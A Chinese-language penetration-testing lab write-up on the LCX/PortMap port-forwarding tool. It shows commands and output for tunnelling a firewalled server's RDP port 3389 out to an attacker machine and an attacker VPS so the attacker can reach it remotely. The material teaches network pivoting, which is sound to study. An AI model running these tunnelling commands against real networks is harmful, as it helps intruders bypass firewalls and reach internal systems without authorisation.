# LCX端口转发

## LCX介绍

LCX是一款端口转发工具，分为Windows版和Linux版，Linux版本为PortMap。LCX有端口映射和端口转发两大功能，例如当目标的3389端口只对内开放而不对外开放时，可以使用端口映射将3389端口映射到目标的其他端口使用；当目标处于内网或目标配置的策略只允许访问固定某一端口时，可以通过端口转发突破限制。 Windows版的LCX用法:

```
端口转发：
Lcx -listen <监听slave请求的端口><等待连接的端口>
Lcx -slave <攻击机IP><监听端口><目标IP><目标端口>
端口映射：
Lcx -tran<等待连接的端口><目标IP><日标端口>
```

Linux版的LCX用法:

```
Usage:./portmap -m method [-h1 host1] -p1 port1 [-h2 host2] -p2 port2 [-v] [-log
filename]
-v: version
-h1: host1
-h2: host2
-p1: port1
-p2: port2
-log: log the data
-m: the action method for this tool
1: listen on PORT1 and connect to HOST2:PORT2
2: listen on PORT1 and PORT2
3: connect to HOST1:PORT1 and HOST2:PORT2
```

## LCX实验一

### 一、实验场景

由于配置了防火墙只允许web访问，这个时候攻击者想访问3389端口，远程连接是不可以的，就需要使用LCX进行端口转发

Web服务器开启了80端口，3389端口不允许出网，可以将web服务器的3389端口转发到允许出网的53端口，这个时候攻击者在本地监听53端口并且转发到1111端口，这个时候攻击者连接自己的1111端口，等于访问web服务器的3389端口


## 二、实验环境

机器介绍如下

| 机器名称 | 机器IP |
| --- | --- |
| 攻击机器 | 192.168.3.27 |
| web服务器 | 192.168.3.29 |

## 三、实验复现

1、在攻击机器上运行以下命令，监听本地53端口并且转发到本地1111端口

```
lcx -listen 53 1111
```

```
PS D:\渗透工具\渗透工具\内网工具\内网代理\端口转发\LCX\LCX\lcx_vuln.cn> .\lcx.exe -listen 53 1111
======================== HUC Packet Transmit Tool V1.00 ======================
=========== Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/url] ==========

[+] Listening port 53 ......
[+] Listen OK!
[+] Listening port 1111 ......
[+] Listen OK!
[+] Waiting for Client on port:53 ......
```

2、在web靶机上运行以下命令， 将本地的3389端口转发到192.168.3.27的 53端口

```
  lcx.exe -slave 192.168.3.27 53 127.0.0.1 3389
```


```
C:\Users\Administrator\Desktop> lcx.exe -slave 192.168.3.27 53 127.0.0.1 3389
======================== HUC Packet Transmit Tool V1.00 ======================
=========== Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/url]
==========

[+] Make a Connection to 192.168.3.27:53....
```

3、在攻击机器上运行远程桌面，地址为127.0.0.1:1111


# LCX实验二

## 一、实验场景

Web服务器开启了80端口，3389端口不允许出网，可以将web服务器的3389端口转发到允许出网的54端口，这个时候攻击者在VPS监听54端口并且转发到1111端口，这个时候攻击者连接VPS的1111端口，等于访问web服务器的3389端口




## 二、实验环境

| 机器名称 | 机器IP |
| --- | --- |
| 攻击者VPS | 118.178.134.226 |
| 内网攻击者机器 | 192.168.3.27 |
| 内网靶机 | 192.168.41.133 |

## 三、实验复现

1、在攻击机器上运行以下命令，监听本地53端口并且转发到本地1111端口

```
lcx -slave 118.178.134.226 54 127.0.0.1 3389
```

```
C:\Users\Administrator\Desktop>lcx -slave 118.178.134.226 54 127.0.0.1 3389
======================== HUC Packet Transmit Tool V1.00 ========================
=========== Code by lion & bkbll, Welcome to [url]http://www.cnhonker.com[/url]
==========

[+] Make a Connection to 118.178.134.226:54....
```

2、在vps运行lcx -listen 54 1111，因为我的机器vps机器是linux系统所以使用portmap

```
./portmap -m 2 -p1 54 -p2 1111
```

```
[root@root lcx]# ./portmap -m 2 -p1 54 -p2 1111
binding port 54......ok
binding port 1111......ok
waiting for response on port 54.........
accept a client on port 54 from 183.215.31.250,waiting another on port 1111....
```

3、在那内攻击机器上连接118.178.134.226:1111